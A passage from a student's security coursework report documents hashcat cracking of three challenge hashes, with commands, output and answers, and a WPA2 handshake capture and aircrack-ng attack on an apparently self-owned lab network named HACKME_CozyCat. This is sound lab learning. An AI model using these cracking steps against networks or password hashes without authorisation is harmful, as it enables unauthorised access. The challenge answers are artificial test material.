The flags used to crack the hash stored in hashes.txt are -a to choose the attack mode and -m for the mode of the hash. The wordlists used is going to be rockyou.txt again. As seen in Figure 1.7.5 the hash was cracked and the result was "paule".




```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

f09edcb1fcefc6dfb23dc3505a882655ff77375ed8aa2d1c13f640fccc2d0c85:paule

Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA2-256
Hash.Target......: f09edcb1fcefc6dfb23dc3505a882655ff77375ed8aa2d1c13f...2d0c85
```

Figure 1.7.5

The next challenge was very similar, but it required a different attack mode, which it can be set by changing the -m flag to the mode that is required depending on the type of hash being cracked. The following Hashcat command was used to crack hash number 2:

- hashcat -a 0 -m 1000 1DFECA0C002AE40B8619ECF94819CC1B /usr/share/wordlists/rockyou.txt

As seen in Figure 1.7.6 the cracked has resulted in a string of letters and numbers.




```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

1dfeca0c002ae40b8619ecf94819cc1b:n63umy8lkf4i

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 1dfeca0c002ae40b8619ecf94819cc1b
```

Figure 1.7.6

The last challenge was more complicated because it had a salt. These makes the hash quite more secure and Hashcat will take more time to crack. In this occasion I used mode 1800 to crack this salted hash. The result can be seen in Figure 1.7.7 as "waka99". The command used to achieve this result is:


- hashcat -a 0 -m 1800 hashes.txt /usr/share/wordlists/rockyou.txt



```
$6$aReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxIf.hsGpS41BqMhSrHVXgMpdjS6xeKZAs02.:w
aka99

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$aReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPM ... ZAs02.
Time.Started.....: Tue Mar 29 13:04:32 2022 (20 mins, 44 secs)
Time.Estimated ...: Tue Mar 29 13:25:16 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2278 H/s (10.96ms) @ Accel:256 Loops:128 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2832384/14344385 (19.75%)
Rejected.........: 0/2832384 (0.00%)
Restore.Point....: 2831360/14344385 (19.74%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: wakesake1 → waiteti

Started: Tue Mar 29 13:03:58 2022
Stopped: Tue Mar 29 13:25:16 2022
```

Figure 1.7.7

In Figure 1.7.8 it is possible to observe that the flags were captured, and the hashes were cracked successfully.



Answer the questions below

Hash: F09EDCB1FCEFC6DFB23DC3505A882655FF77375ED8AA2D1C13F640FCCC2D0C85

paule

Hash: 1DFECA0C002AE40B8619ECF94819CC1B

n63umy8lkf4i

Hash: $6$aReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxIf.hsGpS41BqMhSrHVXgMpdjS6xeKZAs02.

Salt: aReallyHardSalt

waka99

Figure 1.7.8

1.8 WIFI Security


Wi-Fi security protocols use encryption technology to secure networks and protect the data of their clients. The most common protocols in Wi-Fi security are WEP, WPA, and WPA2. WPA2 was designed to secure and protect Wi-Fi networks. WPA2 ensures that data sent or received over your wireless network is encrypted, and only people with your network password have access to it (Ghimiray, 2022). To learn more about Wi-Fi security protocols and Wi-Fi hacking I will hack into a Wi-Fi network using WPA2 security with the aircrack-ng tools.

For this challenge I will be using a Wi-Fi stick (Netgear N150-WNA 1100 'Mindstorms') that supports monitor mode and connect it to my Kali Linux machine.

After the Wi-Fi USB stick is connected to the attacking machine, the next step is setting the interface of the Wi-Fi stick in monitoring mode. This step will be done by first using the command *airmon-ng.* This command will give us the list of possible interfaces to monitor, this can check if the Wi-Fi stick is properly connected. To start monitoring the desired interface, the command:

- airmon-ng start wlan0 1


This will start the NetGear device's interface in monitoring mode as seen in Figure 1.8.1.



```
└─$ sudo airmon-ng start wlan0 1

PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       NetGear, Inc. WNA1100 Wireless-N 150 [Atheros AR9271]
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Figure 1.8.1

Next, I will use Wireshark to check for the BSSID of the Wi-Fi network that is being targeted as seen in Figure 1.8.2.




```
  ▸ Flags: 0x00
  .000 0000 0000 0000 = Duration: 0 microseconds
  Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
  Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
  Transmitter address: Tp-LinkT_be:17:3a (64:66:b3:be:17:3a)
  Source address: Tp-LinkT_be:17:3a (64:66:b3:be:17:3a)
  BSS Id: Tp-LinkT_be:17:3a (64:66:b3:be:17:3a)
  .... .... .... 0000 = Fragment number: 0
  1011 0010 1010 .... = Sequence number: 2858
  Frame check sequence: 0x10cca1c5 [unverified]
  [FCS Status: Unverified]
```

Figure 1.8.2

Once the BSSID is caught, airodump-ng will be used to capture the handshake to capture the data necessary to crack the password. This will be done with the command:

- sudo airodump-ng -c 1 --bssid 64:66:b3:be:17:3a -w cozycat wlan0mon

In this airodump-ng command, the -c flag represents the channel seen in the Wireshark packet captured, the –bssid flag stands for the BSSID found in the step before, -w flag is where we will store the output of this command to save the data to crack the password. Finally, wlan0mon is the interface that was set to monitoring mode before. As seen in Figure 1.8.3 the handshake was captured when a connection was done in the network and the output was saved to cozycat-01.cap file.




```
└─$ sudo airodump-ng -c 1 --bssid 64:66:b3:be:17:3a -w cozycat  wlan0mon
05:22:05  Created capture file "cozycat-01.cap".

 CH  1 ][ Elapsed: 36 s ][ 2022-03-22 05:22 ][ WPA handshake: 64:66:B3:BE:17:3A

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 64:66:B3:BE:17:3A  -43  92      360       88    9   1   65   WPA2 CCMP   PSK  HACKME_CozyCat

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 64:66:B3:BE:17:3A  A8:4A:28:C4:12:37  -63    1e- 1    172      103  EAPOL
Quitting...
```

Figure 1.8.3

Once the .cap file is created after a handshake is done, it is possible to crack the password of the Wi-Fi network to gain access. To do this we will use aircrack-ng. The following command will try to crack the Wi-Fi password:

- sudo aircrack-ng cozycat-01.cap -w /usr/share/wordlists/rockyou.txt

In this case aircrack-ng, takes the .cap file to get the handshake data and -w flag represents the word list that is going to be used to crack the password of the network. As seen in Figure 1.8.4, the password was found using this command. The password of the ”Cozycat” router is hellokitty and can be seen next to “KEY FOUND!”.



```
                              Aircrack-ng 1.6

      [00:00:00] 232/10303727 keys tested (1492.99 k/s)

      Time left: 1 hour, 55 minutes, 1 second                    0.00%

                           KEY FOUND! [ hellokitty ]


      Master Key     : DF F6 96 C5 00 EE 82 44 FE 5C C9 05 4A 98 77 E9
                       97 CB AE 62 53 3B 02 2C 5F 00 03 1B 36 9B 6B 02

      Transient Key  : 12 5F 4A 43 96 EA 31 58 76 A1 FC F5 9E 8D E2 11
                       7A 67 0D 08 67 1B 6D 89 67 75 78 C5 C3 D4 AB 50
                       AB 37 0F 76 5F B9 06 BD 5C C1 C5 96 BA 25 55 5C
                       80 BB E2 05 A7 19 4E 67 C2 78 7A 8A 36 B6 96 CF

      EAPOL HMAC     : 88 D9 1F 76 89 F9 09 86 8C 9D 8B 7A 84 D1 2A 83
```

Figure 1.8.4

Personal Vulnerability Investigation

The personal vulnerability investigation will be hand-in in a different document. The PDF version of the personal vulnerability report is stored in the following Github repository as vulnassesment.pdf: https://git.fhict.nl/I408431/documents .

2. Risk Consultant

3. Security Engineer

4. Security Analyst

References

CodePath. (n.d.). *Footprinting*. Retrieved from CodePath: https://guides.codepath.com/websecurity/Footprinting

die.net. (n.d.). *traceroute - Linux man page.* Retrieved from die.net: https://linux.die.net/man/8/traceroute

Ghimiray, D. (2022, January 25). *Wi-Fi Security: WEP vs WPA or WPA2*. Retrieved from Avast: https://www.avast.com/c-wep-vs-wpa-or-wpa2#:~:text=WPA2%20(Wi-Fi%20Protected%20Access,and%20protect%20Wi-Fi%20networks.

Gilberto Najera-Gutierrez, J. A. (2022). *Web Penetration Testing with Kali Linux.* Retrieved from O'Reilly: https://www.oreilly.com/library/view/web-penetration-testing/9781788623377/71203ba9-3894-4192-af66-1003405ab8ed.xhtml

NMAP. (n.d.). *Scanning Techniques.* Retrieved from NMAP: nmap.org

OWASP. (2021). *Cross Site Request Forgery.* Retrieved from OWASP: https://owasp.org/www-community/attacks/csrf

OWASP. (2021). *XSS.* Retrieved from OWASP: https://owasp.org/www-community/Types_of_Cross-Site_Scripting

Pope, H. (2021, November 02). *Ukraine, Switzerland Arrest 12 Suspects of International Cybercrime*. Retrieved from OCCRP: https://www.occrp.org/en/daily/15419-ukraine-switzerland-arrest-12-suspects-of-international-cybercrime

Appendix

- Github Repository for extra documentation: https://git.fhict.nl/I408431/documents